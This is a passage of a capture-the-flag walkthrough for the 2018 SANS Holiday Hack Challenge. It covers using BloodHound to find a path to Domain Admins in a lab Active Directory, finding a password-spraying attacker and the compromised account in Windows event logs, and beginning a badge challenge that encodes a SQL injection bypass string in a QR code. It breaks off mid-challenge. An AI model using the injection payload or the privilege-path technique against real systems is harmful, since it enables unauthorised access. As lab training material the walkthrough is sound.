                                                        okkd,
                                                       OXXXXX,
                                                      oXXXXXXo
                                                     ;XXXXXXX;
                                                    ;KXXXXXXx
                                                   oXXXXXXXO
                                                 .lKXXXXXXX0.
 ''''''      .''''''      .''''''      .::::;   ':okKXXXXXXXX0Oxcooddool,
'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXxxXXXXXXXXXX.
'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXxx0KKKKK000d;
'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXOdkO000KKKKK0x.
'MMMO',,,,,;WMMMMM0',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXxxXXXXXXXXXXX:
'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXKkkxxO00000OOx;.
'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXKOOkd0XXXXXXXXXO.
'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,XMMMxcccckXXXXXXXXXX0KXKxOKKXXXXXXXXk.
.c.......'cccccc.......'cccccc.......'cccc:ccc: .c0XXXXXXXXX0xO00000000c
                                                  ;xKXXXXXXX0xKXXXXXXXXK.
                                                     ..,:ccllc:cccccc:'


Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.

 </body>
</html>
elf@0c18a7e91032:~$
```

Unencrypted HTTP/2? What was he thinking? Oh well.

Have you ever used Bloodhound for testing Active Directory implementations? It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.

AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit.

Have you seen anyone demo the tool before?

Bloodhound Tool

https://github.com/BloodHoundAD/BloodHound

Bloodhound Demo

https://youtu.be/gOpsLiJFI1o


AD Privilege Discovery

SANS Slingshot Linux image .


Solution

1. Watch Bloodhound Demo :
   https://youtu.be/gOpsLiJFI1o
2. Download SANS Slingshot Linux image then start the image using VirtualBox or any similar software :
   https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova
3. Run Bloodhound tool from desktop shortcut :

4. We are looking for a reliable path from a Kerberoastable user to the Domain Admins group with avoiding RDP as a control path:
   a. Select Queries from search panel on the left




   b. Scroll down until you find Shortest Paths to Domain Admins from Kerberoastable Users then click on it




   c. Click on DOMAIN ADMINS@AD.KRINGLECASTLE.COM

AD Privilege Discovery




d. To remove users with RDP as a control path ,Click on filter then unselect canRDP




e. Our User is : LDUBEJ00320@AD.KRINGLECASTLE.COM

AD Privilege Discovery




Go to your Badge > Objectives > Enter LDUBEJ00320@AD.KRINGLECASTLE.COM



Main Challenge

Badge Manipulation



Hint Challenge

The Yule Log Analysis

Cranberry Pi terminal challenge

Hint Challenge

The Yule Log Analysis

Cranberry Pi terminal challenge

Pepper Minstix at 2nd floor go right into corridor until end then left continue forward until you find him

Hi, I'm Pepper Minstix.

Have you heard of password spraying? It seems we've been victim.

We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.

Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing.


Password Spraying

https://securityweekly.com/2017/07/21/tsw11/

if video didn't work go here :

https://www.youtube.com/watch?v=ZIOw_xfqkKM

Terminal Screen



Solution

1. Recommended watch KringleCon - Beau Bullock' talk about password spraying:

   https://www.youtube.com/watch?v=khwYjZYpzFw

2. Let's list all files and directories using ls command :

   ls

```
elf@5fd62422222c:~$ ls
evtx_dump.py  ho-ho-no.evtx  runtoanswer
elf@5fd62422222c:~$
```

   Here you can see two files :

   evtx_dump.py Python script that can help you convert evtx into XML for easier grep'ing

   ho-ho-no.evtx Web log filled with failure and success in .evtx format

3. Let's convert ho-ho-no.evtx to readable xml format using python script evtx_dump.py:

   python2 evtx_dump.py ho-ho-no.evtx > ho-ho-no.xml

4. Use ls command again to check if the file converted :

```
elf@5fd62422222c:~$ ls
evtx_dump.py  ho-ho-no.evtx  ho-ho-no.xml  runtoanswer
elf@5fd62422222c:~$
```

5. View ho-ho-no.xml file using cat tool :

   cat ho-ho-no.xml

```
elf@fb2d5a3489f7:~$ cat ho-ho-no.xml
<?xml version="1.1" encoding="utf-8" standalone="yes" ?>

<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Nam
e="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Pr
ovider>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12545</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:18:26.972103"></TimeCreated>
<EventRecordID>231712</EventRecordID>
<Correlation ActivityID="{fd18dc13-48f8-0001-58dc-18fdf848d401}" RelatedActivityID=""></Co
rrelation>
<Execution ProcessID="660" ThreadID="752"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-500</Data>
<Data Name="TargetUserName">Administrator</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x0000000000969b09</Data>
</EventData>
</Event>
```

   Copy the xml text to notepad for easier lookup .

6. The evtx is a Event Viewer file so we will look for windows login event codes:

   4624 An account was successfully logged on

   4625 An account failed to log on

   You can find more about windows login event codes here :
   > https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx
   > https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625
   > https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

7. Now let's use `grep` command to filter results , Look for failed attempts with code `4625` and export it to new file for easier analysis

   ```
   grep -A 35 "4625" ho-ho-no.xml > 4625.xml
   ```

   -B, --before-context=NUM print NUM lines of leading context

   -A, --after-context=NUM print NUM lines of trailing context

8. Let's filter IP address of machine from which failed login attempts was performed :

   ```
   grep "IpAddress" 4625.xml
   ```

```
elf@20388254ab49:~$ grep "IpAddress" 4625.xml
<Data Name="IpAddress">10.158.210.210</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```

   We will notice this IP "`172.31.254.101`" as main source of failed logins, so we will mark this as the attacker ip .

9. Let's looking for successful attempts with code `4624` and export it to separated xml file for easier analysis

   ```
   grep -A 43 "4624" ho-ho-no.xml > 4624.xml
   ```

10. Let's filter events by attacker ip address "`172.31.254.101`" :

    ```
    grep -B 13 "172.31.254.101" 4624.xml
    ```

```
elf@20388254ab49:~$ grep -B 13 "172.31.254.101" 4624.xml
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```

    So we have successfully identified which user was attacked : minty candycane

11. Enter the name "minty candycane" into runtoanswer

Well, that explains the odd activity in Minty's account. Thanks for your help!
All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.
Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge.
I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".
I researched a SQL database error from scanning a QR code with special characters in it and found it may contain an injection vulnerability.
I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster.

Barcode Creation > Creating QR barcodes
https://www.the-qrcode-generator.com/

SQL Injection
https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass


Main Challenge

Badge Manipulation

2nd floor from Pepper Minstix go to the end of the corridor then left until you reach the door on your right.

Solution

1. As OWASP website on how to bypass panels , Let's try some code variations :
   `or 1-- -'`
2. Let's create the QR barcode badge :
   - Go to the QR barcode generator : *https://www.the-qrcode-generator.com/*
   - Write the sample code in Free Text box > Export the QR to PNG file and save it :




3. Go to the authentication panel then click usb port and upload the created qr png file :

   > if you get this error message "resource_id not set in cookie" , try to login from different browser where third party cookies enabled.

   After you upload the badge png file , you will get this error message :

